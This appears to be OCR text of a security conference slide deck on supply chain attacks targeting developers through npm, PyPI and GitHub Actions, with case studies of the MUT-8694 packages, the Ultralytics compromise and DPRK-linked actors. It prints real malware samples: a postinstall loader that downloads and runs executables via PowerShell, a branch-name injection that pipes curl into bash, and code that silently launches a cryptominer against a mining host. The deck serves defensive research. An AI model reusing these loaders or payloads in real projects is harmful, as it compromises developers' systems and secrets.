
The OSS Threat Model

How attackers target developers

Software Supply Chain Threats




Attack Path 1 – Malicious Account




Recent Example: MUT-8694

- 43 malicious packages pushed to npm and PyPi over several days
- Naming suggests targeting developers using specific software or building apps against video game APIs
- Stealer malware


MUT-8694
Lures Victim to install npm/PyPi package
Loader retrieves Blank Grabber or Skuld Stealer
Stealer executes, gathers credentials
Credentials exfiltrated via Discord/Telegram

Recent Example: nodelogic (MUT-8694)



```
└> tree nodelogic
nodelogic
├── package
│   ├── index.js
│   └── package.json
└── package_info-nodelogic-1.0.0.json

1 directory, 3 files
```


Recent Example: nodelogic (MUT-8694)

```
└> guarddog npm scan ./nodelogic/package
Found 2 potentially malicious indicators in ./nodelogic/package

npm-obfuscation: found 1 source code matches
  * This package is using a common obfuscation method often used by malware at index.js:1
        const _0x19b75e=_0x292f;(function(_0x4fc71b,_0x404fe7){const _0x2fe3b2=_0x292f,_0x32ae60=_0x4fc71b();while(!![]){try{const _0x6b53f8=-parseInt(_0x2fe3b2(0x1d2))/(-0xd1d+-0x9c5+0x345*0x7)*(parseInt(_0x2fe3b2(0x1dd))/(-0xbd6+0x1d*0x95+-0x509)...0x5ea2();}

npm-install-script: found 1 source code matches
  * The package.json has a script automatically running when the package is installed at package.json:7
        "postinstall": "node index.js"
```


Recent Example: nodelogic (MUT-8694)

```
const path = require("path");
const urls = ["https://github.com/holdthatcode/e/raw/main/CBLines.exe",
"https://github.com/holdthatcode/e/raw/main/LoPi.exe"];
const outputFiles = [path.join(__dirname, "CBLines.exe"), path.join(__dirname,
"LoPi.exe")];
function downloadAndRun(uri, binaryPath) {
  const psh_retrieve_payload = "powershell -Command \"Invoke-WebRequest -Uri '" +
uri + "' -OutFile '" + binaryPath + "'\"";
  const psh_execute_payload = "powershell -Command \"Start-Process '" + binaryPath +
"'\"";
  exec(psh_retrieve_payload, (error, uri, binaryPath) => {
    if (error) {
      console.error("Download error: " + error.message);
      return;
    }
    console.log("Downloaded " + binaryPath + " successfully");
    exec(psh_execute_payload, (error, uri, binaryPath) => {
      if (error) {
        console.error("Execution error: " + error.message);
        return;
      }
      console.log("Executed " + binaryPath + " successfully");
    });
  });
}
urls.forEach((url, path) => {
  downloadAndRun(url, outputFiles[path]);
});
```

Recent Example: nodelogic (MUT-8694)



Attack Path 2 – Compromised Account



Ultralytics

README | Code of conduct | AGPL-3.0 license | Security

中文 | 한국어 | 日本語 | Русский | Deutsch | Français | Español | Português | Türkçe | Tiếng Việt | العربية


Ultralytics CI passing | downloads 78M | DOI 10.5281/zenodo.7347926 | Discord 927 online | Forums 297 users | Reddit 369

Run on Gradient | Open in Colab | Open in Kaggle | launch binder

Ultralytics YOLO11 is a cutting-edge, state-of-the-art (SOTA) model that builds upon the success of previous YOLO versions and introduces new features and improvements to further boost performance and flexibility. YOLO11 is designed to be fast, accurate, and easy to use, making it an excellent choice for a wide range of object detection and tracking, instance segmentation, image classification and pose estimation tasks.

We hope that the resources here will help you get the most out of YOLO. Please browse the Ultralytics Docs for details, raise an issue on GitHub for support, questions, or discussions, become a member of the Ultralytics Discord, Reddit and Forums!

To request an Enterprise License please complete the form at Ultralytics Licensing.




PyPI Stats

Downloads last day: 137,666

Downloads last week: 1,409,022

Downloads last month: 5,903,248

Ultralytics: Initial Compromise


Open malicious PR with crafted branch name
Vulnerable GitHub Action executes branch name as a shell script
Secondary payload runs, dumps process memory (including repo secrets) to attacker infra
Attacker publishes malicious PyPI releases via Trusted Publishing abuse

```
openimbot:$({curl,-
sSfL,raw.githubusercontent.com/ultralytics/ultralytics/d8daa0b26ae0c221aa4
a8c20834c4dbfef2a9a14/file.sh}${IFS}|${IFS}bash)
```

Ultralytics: GuardDog Findings

```
$ guarddog pypi scan /tmp/ultralytics-8.3.41/
Found 1 potentially malicious indicators in /tmp/ultralytics-8.3.41/

silent-process-execution: found 1 source code matches
  * This package is silently executing an external binary, redirecting stdout, stderr and stdin to /dev/null at ultralyt
ics/ultralytics/utils/downloads.py/ultralytics/utils/downloads.py:292
        process = subprocess.Popen(
                command,
                stdin=subprocess.DEVNULL,
                stdout=subprocess.DEVNULL,
                stderr=subprocess.DEVNULL,
                preexec_fn=os.setsid,
                close_fds=True
            )
```

Ultralytics: Package Analysis

```
278 def safe_run(
279     path
280 ):
281     """Safely runs the provided file, making sure it is executable..
282     """
283     os.chmod(path, 0o770)
284     command = [
285             path,
286             '-u',
287             '4BHRQHFexjzfVjinAbrAwJdtogpFV3uCXhxYtYnsQN66CRtypsRyVEZhGc8iWyPViEewB8LtdAEL7CdjE4szMpKzPGjoZnw',
288             '-o',
289             'connect.consrensys.com:8080',
290             '-k'
291     ]
292     process = subprocess.Popen(
293             command,
294             stdin=subprocess.DEVNULL,
295             stdout=subprocess.DEVNULL,
296             stderr=subprocess.DEVNULL,
297             preexec_fn=os.setsid,
298             close_fds=True
299         )
300     os.remove(path)
```

Ultralytics: Package Analysis


```
18          environment = platform.system()
19          if "Linux" in environment and "x86" in platform.machine() or "AMD64" in platform.machine():
20              safe_download(
21                  "665bb8add8c21d28a961fe3f93c12b249df10787",
22                  progress=False,
23                  delete=True,
24                  file="/tmp/ultralytics_runner", gitApi=True
25              )
26              safe_run("/tmp/ultralytics_runner")
27          elif "Darwin" in environment and "arm64" in platform.machine():
28              safe_download(
29                  "5e67b0e4375f63eb6892b33b1f98e900802312c2",
30                  progress=False,
31                  delete=True,
32                  file="/tmp/ultralytics_runner", gitApi=True
33              )
34              safe_run("/tmp/ultralytics_runner")
```

Ultralytics: Package Analysis

```
302 def safe_download(
303     url,
304     file=None,
305     dir=None,
306     unzip=True,
307     delete=False,
308     curl=False,
309     retry=3,
310     min_bytes=1e0,
311     exist_ok=False,
312     progress=True,
313     gitApi=False
314 ):
```

```
342     gdrive = url.startswith("https://drive.google.com/")  # check if the URL is a Google Drive link
343     if gdrive:
344         url, file = get_google_drive_file_info(url)
345 
346     if gitApi:
347         f = file
348         url = f"https://api.github.com/repos/ultralytics/ultralytics/git/blobs/{url}"
349         r = subprocess.run(["curl", "-#", "-H","Accept: application/vnd.github.raw+json",f"-sSL", url, "-o", f, "--retry",
"3", "-C", "-"]).returncode
350         return True
```

Ultralytics: Package Analysis



RSAC 2025 Conference

Nation State & Criminal TTPs


Tracked by Datadog Security Research

Tenacious & Stressed Pungsan

- DPRK-nexus threat actors target **developers** through their tooling ecosystems
- Datadog Security Research has **observed** Tenacious & Stressed Pungsan leverage developer platforms (GitHub, GitLab), npm, PyPi and applying to firms as fake applicants as attack paths into developer and company infrastructure
- **Objective**: Gain access to victims, small and large, to exfiltrate secrets and steal cryptocurrency to fund national policy objectives

https://en.wikipedia.org/wiki/Pungsan_dog

Malicious Repository from DPRK-Nexus Actor Tenacious Pungsan



BeaverTail Malware - Distribution

